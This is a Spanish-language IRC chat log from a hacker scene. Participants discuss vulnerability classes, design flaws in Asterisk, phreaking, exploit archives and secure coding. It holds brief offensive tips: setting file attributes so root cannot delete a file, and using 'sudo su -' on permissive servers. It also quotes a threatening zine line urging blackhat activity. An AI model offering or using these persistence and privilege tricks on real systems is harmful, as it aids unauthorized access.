(07:58:10) nitr0us1: lean sobre la scene rusa
(07:58:11) KBrown: el defacing es un deporte muy pendejo.
(07:58:13) nitr0us1: la pinche mafia rusa
(07:58:18) nitr0us1: conectense con cabrones como m00
(07:58:23) nitr0us1: y ahi si serán blackats
(08:00:00) nitr0us1: usen attrib, attrib le pones ciertos attributos
---------- al file para q ni root puedo borrarlo
(08:00:20) nitr0us1: hagan los famosos
(08:00:23) nitr0us1: $sudo su -
(08:00:43) nitr0us1: para aquellos servers q tengan como política
---------- dejar hacer sudo a todos los users
(08:02:47) nitr0us1: aprendan todo tipo d vulnerabilidades
(08:02:52) nitr0us1: off-by-fucking-one race-condition
(08:02:57) nitr0us1: integer overflow, hoy en día lo sintegers son
---------- más comunes q los b0fs h0fs ... fallos de diseño
(08:03:26) nitr0us1: aprendan lo q es análisis y diseño de soft.
(08:03:34) nitr0us1: pasa saber hacer bien una auditoría
(08:05:39) KBrown: Los errores de diseño son los más chingones.
(08:06:02) KBrown: porque cuesta un huevo repararlos y eso mantiene
---------- abierta la ventana de atacabilidad por más
---------- tiempo. El tiempo desde el 0hday hasta el parche
---------- es muchísimo mayor que con un off by one.
(08:06:50) nitr0us1: aunq hace poco hice research en format string
---------- bugs pero en aplicaciones en perl
(08:07:02) nitr0us1: tomé una muestra de 20 softs
(08:07:11) nitr0us1: y nada, ya está cabrón encontrar bugs
(08:08:05) nitr0us1: les recomiendo mucho leer las e-zines de h0no!!
(08:08:21) nitr0us1: h0no rewlz !!!
(08:08:47) nitr0us1: aprender sobre espinaje
(08:08:50) nitr0us1: espionaje ninjitsu
(08:08:57) Roa:------ http://exp.byhack.net/papers/92
(08:09:06) nitr0us1: lean la zine l8
(08:09:45) nitr0us1: lean h0no #3
(08:09:46) nitr0us1: p30pl3 0n th1z l1zt n33d 2 f34r.
(08:09:47) nitr0us1: th3z3 h1t l1zt b1tch3z c4nt h1d3 f0r3v3r. y0u
b3tt3r fuck1ng ch4ng3 y0ur n4m3z 4nd m0v3 t0 4fr1c4.. c4us3 _W3_
_W1LL_FUCK_ _Y0UR_ _B0XEZ_ _UP_!_!_!_
(08:13:31) nitr0us1: http://www.ladyada.net/
(08:13:57) nitr0us1: lo q hace es PHREACKING real !!
(08:14:45) nitr0us1: bueno, los invito a leer un artículo de security
---------- focus donde te explican
(08:14:57) nitr0us1: el SKILL SET q debes tener para ser l33t XD
(08:15:04) nitr0us1: como security professional

(08:15:09) vircob: http://www.citizenengineer.com/
(08:15:15) nitr0us1: si, ese sitio rula
(08:15:24) nitr0us1: citizen engineer , ahi es donde verán a lady ada
---------- en acción pwn3ando unas cajas telefónicas
http://www.ingenierosoftware.com/analisisydiseno/podredumbre.php
(08:15:49) nitr0us1: qiuenes tengan chance, hagan phreaking
(08:15:54) nitr0us1: yo hace unos meses lo hacía
(08:16:00) nitr0us1: todavía tengo mi Beige Box
(08:16:07) nitr0us1: funcional
(08:16:32) nitr0us1: todavía uso windows 98.. y que
http://mx.youtube.com/watch?v=mV_lHJ3XC-c
(08:16:33) nitr0us1: jajaja XD
(08:17:13) KBrown:-- Asterisk tiene un chingo de pedos de diseño.
(08:17:22) KBrown:-- El código si lo lees se ve correcto.
(08:17:40) nitr0us1: KBrown: si we, en milw0rm hay muchos PoCs
(08:17:57) nitr0us1: es q es un gran pedote
(08:17:58) KBrown:-- hasta que lo corres y haces una combinación
especial de operaciones donde logras que un thread le sobreescriba
las estructuras a otro thread.
(08:18:00) nitr0us1: el pinche diseño de software
(08:18:05) nitr0us1: por eso lo weyes de Microsoft
(08:18:13) nitr0us1: cambiaron de metedología
(08:18:19) nitr0us1: no recuerdo como se llama, pero impolica
(08:18:30) nitr0us1: implica aplicar seguridad al soft. desde la
---------- etapa de DISEÑO
(08:18:57) KBrown: Todavía el martes me encontré un nuevo crasheador
---------- del Asterisk, y reproducible.
(08:19:56) nitr0us1: solo pongan asterisk en milw0rm.com
(08:19:57) nitr0us1: http://www.milw0rm.com/exploits/5749
(08:20:28) nitr0us1: y es q la neta, está cabrón hacer código SEGURO
(08:20:39) nitr0us1: hay guidelines de OWASP ... y de lo q quieran
(08:20:49) nitr0us1: pero está cabrón cuando el proyecto es complejo
(08:24:05) nitr0us1: hay gente muy chingona en méxico q para mi, es
---------- el verdadero underground
(08:24:08) nitr0us1: son esas personas
(08:24:16) nitr0us1: q no saben lo q es el UNDERGROUND
(08:24:19) nitr0us1: son gente q trabaja
(08:24:23) nitr0us1: y son muy chingonas
(08:24:39) nitr0us1: en la audit q hice esta semana.. el DBA, un
---------- señor como de 42 años
(08:25:05) nitr0us1: ese wey, es una riata o REATAAAA XD jajaj en
---------- Oracle... UNIX.. bla bla. pero lo hace por trabajo
(08:25:18) nitr0us1: ese wey d seguro no sabe q existe algo llamado
---------- UNDERGROUND hay gente muy chingona
(08:25:37) nitr0us1: los militares tienen stuff muy cabrón también,
operado por gente muy chingona
(08:25:46) nitr0us1: la gente del CISEN (como la CIA, pero versión
mexicana)
(08:25:55) nitr0us1: contrata inteligencia !
(08:27:43) nitr0us1: bueno de entremess...un video..nitr0us1 vs
crypkey
http://mx.youtube.com/watch?v=jtIuh38JmcI&feature=channel_page
(08:54:38) crypkey: nitr0us1, tmb Myth Busters.. hacen buen research.

********** EOF **********